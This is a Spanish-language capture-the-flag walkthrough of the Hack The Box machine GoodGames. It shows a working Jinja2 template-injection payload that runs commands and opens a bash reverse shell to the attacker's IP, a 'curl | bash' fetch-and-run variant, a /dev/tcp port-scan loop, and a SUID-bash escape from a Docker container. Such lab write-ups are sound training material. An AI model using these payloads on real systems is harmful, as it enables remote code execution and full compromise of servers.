
10) Probar credencial en login

SUBDOMAIN: internal-administration.goodgames.htb/login



User: admin

Password: superadministrator




---

11) SSTI

Primero buscamos algun campo para reflejar un "input".

Como sabemos que utiliza Flask, ejecutamos la siguiente inyección: `{{7*7}}`



Aqui se acontese un SSTI.

---


12) Command Injection

Buscar Payload para Server Side Template Injection

Github: https://github.com/swisskyrepo/PayloadsAllTheThings

Payload: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Python.md#jinja2---remote-command-execution


```
{{
self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').
read() }}
```



NOTA:

Estamos en un contenedor:


```
{{
self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').
read() }}
```




--Validar conectividad externa

Mediante command injection hacemos una traza ICMP a nuestra IP atacante.

```
{{
self._TemplateReference__context.cycler.__init__.__globals__.os.popen('ping
-c 1 10.10.16.7').read() }}
```





---

13) RCE

Método 1:

Colocamos el siguiente payload con el one liner de bash: `bash -c "bash -i >& /dev/tcp/10.10.16.7/443 0>&1"`
No hace falta url encodearlo.

Método 2:

Levantar servidor con python en un directorio con archivo index.html (#!/bin/bash bash -c "bash -i >& /dev/tcp/10.10.16.7/443 0>&1")
Escuchar por Netcat en 443
Desde la App ejecutar: {{ self._TemplateReference**context.cycler.**init**.**globals__.os.popen('curl 10.10.16.7 | bash').read() }}

```
{{
self._TemplateReference__context.cycler.__init__.__globals__.os.popen('bash -c "bash -i >& /dev/tcp/10.10.16.7/443 0>&1"').read() }}
```

```
└─$ nc -vnlp 443
listening on [any] 443 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.130] 41836
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3a453ab39d3d:/backend# ls -l
ls -l
total 16
-rw-r--r-- 1 root root  122 Nov  3  2021 Dockerfile
drwxr-xr-x 1 root root 4096 Nov  3  2021 project
-rw-r--r-- 1 root root  208 Nov  3  2021 requirements.txt
root@3a453ab39d3d:/backend# hostname -I
hostname -I
172.19.0.2
root@3a453ab39d3d:/backend#
```

NOTA: Estamos en un contenerdor.

---

14) Tratar consola

```
script /dev/null -c bash

Ctrol+z

stty raw -echo; fg

reset xterm

(enter)

export TERM=xterm
export SHELL=/bin/bash

stty rows 44 colums 184
```

---

15) Inspeccionar

```
└─$ whoami
root
```

```
└─$ id
uid=0(root) gid=0(root) groups=0(root)


└─$ hostname -I
172.19.0.2


└─$ ls -l /home/
drwxr-xr-x 2 1000 1000 4096 Dec  2  2021 augustus

└─$ cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
```

---

16) 1° FLAG

```
root@3a453ab39d3d:/backend--$ cd /home/
root@3a453ab39d3d:/home--$ ls -l
total 4

drwxr-xr-x 2 1000 1000 4096 Dec  2  2021 augustus

root@3a453ab39d3d:/home--$ cd augustus
root@3a453ab39d3d:/home/augustus--$ ls -l
total 4
-rw-r----- 1 root 1000 33 Dec 24 14:17 user.txt

root@3a453ab39d3d:/home/augustus--$ cat user.txt
3e608a0443d692e0abcdbd5b9d3383d1
```

---

17) Verificar SO

Verificar SO

```
└─$ lsb_release -a
command not found

///Servidor Virtualizado
└─$ cat /etc/os-release
```

```
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

///Servidor Main
└─$ cat /proc/version
Linux version 4.19.0-18-amd64 (debian-kernel@lists.debian.org) (gcc version
8.3.0 (Debian 8.3.0-6)) 1 SMP Debian 4.19.208-1 (2021-09-29)

└─$ uname -a
Linux 3a453ab39d3d 4.19.0-18-amd64 1 SMP Debian 4.19.208-1 (2021-09-29)
x86_64 GNU/Linux
```

---

18) Mount (montura)

En la maquina (contenedor) existe el usuario "root", pero no existe el usuario "augustus".
En el /etc/passwd --> existe "root", pero no "augustus".
Augustus no existe en el contenedor.
En el directorio /home/ --> lo creo augustus.

```
root@3a453ab39d3d:/home/augustus--$ ls -l /home/
total 4
drwxr-xr-x 2 1000 1000 4096 Dec  2  2021 augustus
```

NOTA: Esto quiere decir que el directorio "/home/" esta montado desde la maquina real (/dev/sda1).

Esto lo podemos validar con el comando: mount

```
root@3a453ab39d3d:/home/augustus--$ mount | grep "home"
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
```

---

19) Buscar puertos internos abiertos

Tabla de enrrutamiento de la red del sistema, muestra las rutas a diferentes redes y hosts.

FLAGS:
-> U : ruta activa
-> G : usa un getway
-> H : especifica un host en lugar de una red

El parametro -n indica al comando que muestre las direcciones IP númericas.

```
root@3a453ab39d3d:/home/augustus--$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
0.0.0.0         172.19.0.1      0.0.0.0         UG    0      0        0 eth0
172.19.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```

La primer fila indica el default getway --> 172.19.0.1
La segunda fila indica que la red 172.19.0.0/24 esta directamente accesible de la misma interfaz.

--Corroborar puerto abiertos

Enviamos peticiones a la conexión del default getway (172.19.0.1). Si el código de esta ($?) es cero, entonces esta abierto, de lo contrario sera "connection refuse"

```
root@3a453ab39d3d:/home/augustus--$ echo '' > /dev/tcp/172.19.0.1/80 | echo
$?
0
```

```
#!/bin/bash

trap ctrl_c SIGINT

function ctrl_c() {
        echo -e "\n[*] Exiting...\n"
        tput cnorm; exit 1
}

tput civis

for port in $(seq 1 65535); do
```

```
        timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/$port" 2>/dev/null
&& echo "[+] Puerto Abierto" &
done; wait

tput cnorm
```

Puertos Abiertos:

[+] Puerto Abierto: 22
[+] Puerto Abierto: 80

--Entrar por SSH

ssh augustus@172.190.0.1 passwd: superadministrator

```
//MAQUINA REAL:

augustus@GoodGames:~$ hostname -I
10.10.11.130 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb0:6c6d


// INTERFACES Y CONTENEDORES:

augustus@GoodGames:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:50:56:b0:6c:6d brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.130/24 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb0:6c6d/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb0:6c6d/64 scope link
       valid_lft forever preferred_lft forever


( CONTENEDOR DOCKER )
```

```
||
\/
3: br-99993f3f3b6b: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:8e:1d:04:ac brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-99993f3f3b6b
       valid_lft forever preferred_lft forever
    inet6 fe80::42:8eff:fe1d:4ac/64 scope link
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state
DOWN group default
    link/ether 02:42:11:05:ff:be brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
6: veth83b71dc@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
master br-99993f3f3b6b state UP group default
    link/ether 4a:92:18:69:5b:d3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::4892:18ff:fe69:5bd3/64 scope link
       valid_lft forever preferred_lft forever
```

---

20) Inspeccionar

```
└─$ whoami
augustus


└─$ id
uid=1000(augustus) gid=1000(augustus) groups=1000(augustus)


└─$ hostname -I
10.10.11.130 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb0:6c6d


└─$ ls -l /home/
drwxr-xr-x 2 augustus augustus 4096 Dec  2  2021 augustus


└─$ cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
augustus:x:1000:1000:augustus,,,:/home/augustus:/bin/bash
```

```
└─$ sudo -l
-bash: sudo: command not found


//Ver permiso SUID en la bash
└─$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 Aug  4  2021 /bin/bash


//Permisos SUID
└─$ find / -perm -4000 2>/dev/null | xargs ls -l


//Capability
└─$ getcap -r / 2>/dev/null
```

Verificar SO

```
└─$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 11 (bullseye)
Release:        11
Codename:       bullseye

└─$ uname -a
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
GNU/Linux
```

---

21) Escalada de privilegios

Sabiendo que el directorio de usuario está montado en el contenedor Docker, podemos escribir archivos en el Host y cambiar sus permisos para rootear desde dentro del contenedor. Estos nuevos permisos también se reflejará en el sistema host.

1] Copie bash al directorio de usuarios como augustus, en el que ya estamos autenticados en el host máquina.

2] Luego salga de la sesión SSH. Cambie la propiedad del ejecutable bash a root:root (propiedad de root y en el grupo raíz) desde el contenedor Docker y aplique el Permisos SUID para ello.

Paso 1:

```
//Hacer esto dentro del /home/augustus

augustus@GoodGames:~$ cp /bin/bash .

augustus@GoodGames:~$ ls -l
total 1212
-rwxr-xr-x 1 augustus augustus 1234376 Dec 24 20:21 bash
-rw-r----- 1 root     augustus      33 Dec 24 14:17 user.txt

//Salir de SSH y entrar a Docker
augustus@GoodGames:~$ exit
```

En la máquina Docker veo esto:

```
//MAQUINA DOCKER
root@3a453ab39d3d:/home/augustus--$ ls -l
total 1212
-rwxr-xr-x 1 1000 1000 1234376 Dec 24 20:21 bash <-- * TARGET * -->
-rw-r----- 1 root 1000      33 Dec 24 14:17 user.txt
```

Paso 2:

Como somos ROOT podemos editar los permisos con "chown" sobre el fichero "bash".
Y despues asignar permiso SUID (chmod 4755)

```
//Cambiar Usuario y Grupo
root@3a453ab39d3d:/home/augustus--$ chown root:root bash

root@3a453ab39d3d:/home/augustus--$ ls -l
-rwxr-xr-x 1 root root 1234376 Dec 24 20:21 bash <-- Usuario Modoficado
-rw-r----- 1 root 1000      33 Dec 24 14:17 user.txt

root@3a453ab39d3d:/home/augustus--$ chmod 4755 bash

root@3a453ab39d3d:/home/augustus--$ ls -l
-rwsr-xr-x 1 root root 1234376 Dec 24 20:21 bash <-- Permiso SUID
-rw-r----- 1 root 1000      33 Dec 24 14:17 user.txt
```

Paso 3:

Volver a conectarse por SSH y dirigirse al directorio "/home/augustus"
Ejecutamos el comando "bash -p"

```
//Maquina real Augustus

augustus@GoodGames:~$ ./bash -p
```

---

22) 2° FLAG

```
bash-5.1--$ cat /root/root.txt
965e60cd61fe4189c9e6c6ab23183d63
```